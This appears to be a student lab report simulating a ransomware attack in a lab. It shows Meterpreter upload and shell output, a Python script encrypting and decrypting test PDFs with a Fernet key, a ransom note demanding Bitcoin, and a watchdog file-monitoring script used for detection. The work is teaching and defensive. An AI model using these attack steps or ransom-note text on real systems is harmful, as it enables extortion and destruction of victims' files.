04/07/2025  04:03 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:58 PM             1,425 project.py
04/07/2025  03:03 PM    <DIR>          test
               2 File(s)         75,227 bytes
               3 Dir(s)  29,655,695,360 bytes free

C:\Users\19003\Downloads>dir C:\Users\19003\Downloads\test
dir C:\Users\19003\Downloads\test
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads\test

04/07/2025  03:03 PM    <DIR>          .
04/07/2025  03:03 PM    <DIR>          ..
04/07/2025  03:02 PM           103,533 Command_Prompt_Customization_Manual.pdf
04/07/2025  03:02 PM         4,151,039 Lab1a_Network_Scanning.pdf
04/07/2025  03:02 PM           441,572 Lab1b_Packet_Sniffing.pdf
               3 File(s)      4,696,144 bytes
               2 Dir(s)  29,655,629,824 bytes free

C:\Users\19003\Downloads>
```

Now lets encrypt the files by running the project.py:



```
04/07/2025  03:43 PM    <DIR>          .
04/07/2025  03:43 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:58 PM             1,425 project.py
               2 File(s)         75,227 bytes
               2 Dir(s)  29,656,334,336 bytes free

C:\Users\19003\Downloads>dir C:\Users\19003\Downloads
dir C:\Users\19003\Downloads
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads

04/07/2025  04:03 PM    <DIR>          .
04/07/2025  04:03 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:58 PM             1,425 project.py
04/07/2025  03:03 PM    <DIR>          test
               2 File(s)         75,227 bytes
               3 Dir(s)  29,655,695,360 bytes free

C:\Users\19003\Downloads>dir C:\Users\19003\Downloads\test
dir C:\Users\19003\Downloads\test
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads\test

04/07/2025  03:03 PM    <DIR>          .
04/07/2025  03:03 PM    <DIR>          ..
04/07/2025  03:02 PM           103,533 Command_Prompt_Customization_Manual.pdf
04/07/2025  03:02 PM         4,151,039 Lab1a_Network_Scanning.pdf
04/07/2025  03:02 PM           441,572 Lab1b_Packet_Sniffing.pdf
               3 File(s)      4,696,144 bytes
               2 Dir(s)  29,655,629,824 bytes free

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): e
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: dqWOPVUJb0igts5U8AD-b1fBTktAEypxIDyqCh24H0w=
[+] Encrypted: C:\Users\19003\Downloads\test\Command_Prompt_Customization_Manual.pdf
[+] Encrypted: C:\Users\19003\Downloads\test\Lab1a_Network_Scanning.pdf
[+] Encrypted: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing.pdf

C:\Users\19003\Downloads>
```


files after encryption:


Command_Prompt_Customizatio
File
C:/Users/19003/Downloads/test/Command_Prompt_Customization_Manual.pdf
Ask Copilot
0
of 0
Refresh
Type here to search
66°F
4:17 PM
4/7/2025

We can't open this file

Something went wrong.

after the encryption a pop up will appear In the target machine:




!!! RANSOMWARE ALERT !!!

Your files have been encrypted!

To decrypt them, send 0.05 BTC to the address below:
1FfmbHfnpaZjKFvyi1okTjJJusN455paPH


Then email proof of payment to: decrypt@fakehacker.com

lets decrypt the files:



```
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads

04/07/2025  04:03 PM    <DIR>          .
04/07/2025  04:03 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:58 PM             1,425 project.py
04/07/2025  03:03 PM    <DIR>          test
               2 File(s)         75,227 bytes
               3 Dir(s)  29,655,695,360 bytes free

C:\Users\19003\Downloads>dir C:\Users\19003\Downloads\test
dir C:\Users\19003\Downloads\test
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads\test

04/07/2025  03:03 PM    <DIR>          .
04/07/2025  03:03 PM    <DIR>          ..
04/07/2025  03:02 PM           103,533 Command_Prompt_Customization_Manual.pdf
04/07/2025  03:02 PM         4,151,039 Lab1a_Network_Scanning.pdf
04/07/2025  03:02 PM           441,572 Lab1b_Packet_Sniffing.pdf
               3 File(s)      4,696,144 bytes
               2 Dir(s)  29,655,629,824 bytes free

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): e
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: dqWOPVUJb0igts5U8AD-b1fBTktAEypxIDyqCh24H0w=
[+] Encrypted: C:\Users\19003\Downloads\test\Command_Prompt_Customization_Manual.pdf
[+] Encrypted: C:\Users\19003\Downloads\test\Lab1a_Network_Scanning.pdf
[+] Encrypted: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing.pdf

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): d
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: dqWOPVUJb0igts5U8AD-b1fBTktAEypxIDyqCh24H0w=
[+] Decrypted: C:\Users\19003\Downloads\test\Command_Prompt_Customization_Manual.pdf
[+] Decrypted: C:\Users\19003\Downloads\test\Lab1a_Network_Scanning.pdf
[+] Decrypted: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing.pdf

C:\Users\19003\Downloads>
```

files after decryption:


Lab1b_Packet_Sniffing.pdf
File
C:/Users/19003/Downloads/test/Lab1b_Packet_Sniffing.pdf
1
of 5
Type here to search
66°F
4:09 PM
4/7/2025

Student Name:
Course: CSCE 5550
Semester: Spring 2025

Packet Sniffing Lab

Lab 1b: Packet Sniffing

This lab uses the **Kali 2020** virtual machine (VM). The credentials are:
Username: osboxes
Password: osboxes.org

IMPORTANT NOTE: Before starting the lab, you must customize your command prompt as described in the Command Prompt Customization Manual. This customization manual directs you to place your EUID (Enterprise User ID) into the command prompt. Submissions which do not comply with this requirement will receive no credit.

- Login to the Kali 2020.
- Open the terminal and start Wireshark: type “wireshark”


NOTE: If you close the Wireshark application, remember to start it using the “wireshark” command. (Do not use the menu to start Wireshark, because then you may not have the root privileges and so the packet capture may not work.)

- Select the interface eth0 in the window and click Capture → Start (or the blue fin button – as shown on the screenshot below) to start sniffing.


The Wireshark Network Analyzer

We have successfully encrypted and decrypted the files in the target machine by gaining the intiall access to the target machine and transferring the project.py and successfully executing it.

Monitoring:
In this step we are using the python tool which is watch dog to lookup the file modifications and save the records of the files altered.Intially I have created a python code monitor.py in the target machine.when we execute the monitor.py code it will ask for the file input ,Now it will record the files in that folder modified it when the attacker attacks the target machine to do the ransomeware attack.
code:



1 2 3 4
17:53
kali@sr1570: ~
File Actions Edit View Help
kali@sr1570: ~
kali@sr1570: ~
kali@sr1570: ~
GNU nano 8.2
monitor.py
[Read 53 lines]
^G Help ^X Exit ^O Write Out ^R Read File ^F Where Is ^\ Replace ^K Cut ^U Paste ^T Execute ^J Justify ^C Location ^/ Go To Line M-U Undo M-E Redo M-A Set Mark M-6 Copy M-] To Bracket ^B Where Was M-B Previous M-F Next Back Forward Prev Word Next Word Home End

```
import time
import os
import json
from watchdog.observers import Observer
from watchdog.events import FileSystemEventHandler
from datetime import datetime

LOG_FILE = "monitor_log.json"

class MonitorHandler(FileSystemEventHandler):
    def on_modified(self, event):
        if not event.is_directory:
            self.log_event("modified", event.src_path)

    def on_created(self, event):
        if not event.is_directory:
            self.log_event("created", event.src_path)

    def on_deleted(self, event):
        if not event.is_directory:
            self.log_event("deleted", event.src_path)

    def log_event(self, action, path):
        event = {
            "timestamp": datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
            "action": action,
            "file": path
        }
        print(f"[{event['timestamp']}] {action.upper()}: {path}")
        with open(LOG_FILE, "a") as log_file:
            log_file.write(json.dumps(event) + "\n")

if __name__ == "__main__":
    folder_to_watch = input("Enter folder path to monitor (e.g., C:\\Users\\19003\\Downloads\\test): ").strip()

    if not os.path.exists(folder_to_watch):
        print("[ERROR] Folder does not exist.")
        exit(1)

    print(f"[INFO] Monitoring folder: {folder_to_watch}")
    observer = Observer()
    handler = MonitorHandler()
    observer.schedule(handler, folder_to_watch, recursive=True)
```


1 2 3 4
17:54
kali@sr1570: ~
File Actions Edit View Help
kali@sr1570: ~
kali@sr1570: ~
kali@sr1570: ~
GNU nano 8.2
monitor.py
^G Help ^X Exit ^O Write Out ^R Read File ^F Where Is ^\ Replace ^K Cut ^U Paste ^T Execute ^J Justify ^C Location ^/ Go To Line M-U Undo M-E Redo M-A Set Mark M-6 Copy M-] To Bracket ^B Where Was M-B Previous M-F Next Back Forward Prev Word Next Word Home End


```
        if not event.is_directory:
            self.log_event("modified", event.src_path)

    def on_created(self, event):
        if not event.is_directory:
            self.log_event("created", event.src_path)

    def on_deleted(self, event):
        if not event.is_directory:
            self.log_event("deleted", event.src_path)

    def log_event(self, action, path):
        event = {
            "timestamp": datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
            "action": action,
            "file": path
        }
        print(f"[{event['timestamp']}] {action.upper()}: {path}")
        with open(LOG_FILE, "a") as log_file:
            log_file.write(json.dumps(event) + "\n")

if __name__ == "__main__":
    folder_to_watch = input("Enter folder path to monitor (e.g., C:\\Users\\19003\\Downloads\\test): ").strip()

    if not os.path.exists(folder_to_watch):
        print("[ERROR] Folder does not exist.")
        exit(1)

    print(f"[INFO] Monitoring folder: {folder_to_watch}")
    observer = Observer()
    handler = MonitorHandler()
    observer.schedule(handler, folder_to_watch, recursive=True)
    observer.start()

    try:
        while True:
            time.sleep(1)
    except KeyboardInterrupt:
        print("[INFO] Monitoring stopped by user.")
        observer.stop()
    observer.join()
```

watch dog tool: testing from the attackers view were watch dog is working or not were we have an access to the shell.



```
[*] Uploaded 1.90 KiB of 1.90 KiB (100.0%): /home/kali/project.py → C:\Users\19003\Downloads\project.py
[*] Completed  : /home/kali/project.py → C:\Users\19003\Downloads\project.py
meterpreter > shell
Process 1036 created.
Channel 13 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): e
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: dqWOPVUJb0igts5U8AD-b1fBTktAEypxIDyqCh24H0w=
[+] Encrypted: C:\Users\19003\Downloads\test\Command_Prompt_Customization_Manual.pdf
[+] Encrypted: C:\Users\19003\Downloads\test\Lab1a_Network_Scanning.pdf
[+] Encrypted: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing.pdf

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): d
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: dqWOPVUJb0igts5U8AD-b1fBTktAEypxIDyqCh24H0w=
[+] Decrypted: C:\Users\19003\Downloads\test\Command_Prompt_Customization_Manual.pdf
[+] Decrypted: C:\Users\19003\Downloads\test\Lab1a_Network_Scanning.pdf
[+] Decrypted: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing.pdf

C:\Users\19003\Downloads>python -m pip install watchdog
python -m pip install watchdog
Defaulting to user installation because normal site-packages is not writeable
Collecting watchdog
  Downloading watchdog-6.0.0-py3-none-win_amd64.whl.metadata (44 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 44.3/44.3 kB 136.2 kB/s eta 0:00:00
Downloading watchdog-6.0.0-py3-none-win_amd64.whl (79 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 79.1/79.1 kB 488.2 kB/s eta 0:00:00
Installing collected packages: watchdog
  WARNING: The script watchmedo.exe is installed in 'C:\Users\19003\AppData\Roaming\Python\Python312\Scripts' whic
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-locatio
Successfully installed watchdog-6.0.0

[notice] A new release of pip is available: 24.0 → 25.0.1
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\19003\Downloads>python -c "import watchdog; print('Watchdog is working!')"
python -c "import watchdog; print('Watchdog is working!')"
Watchdog is working!

C:\Users\19003\Downloads>
```

now lets run the monitor.py code in the windows after the execution will attack the target machine,After the attack our tool Watchdog has successfully monitored the file modifications in the system.



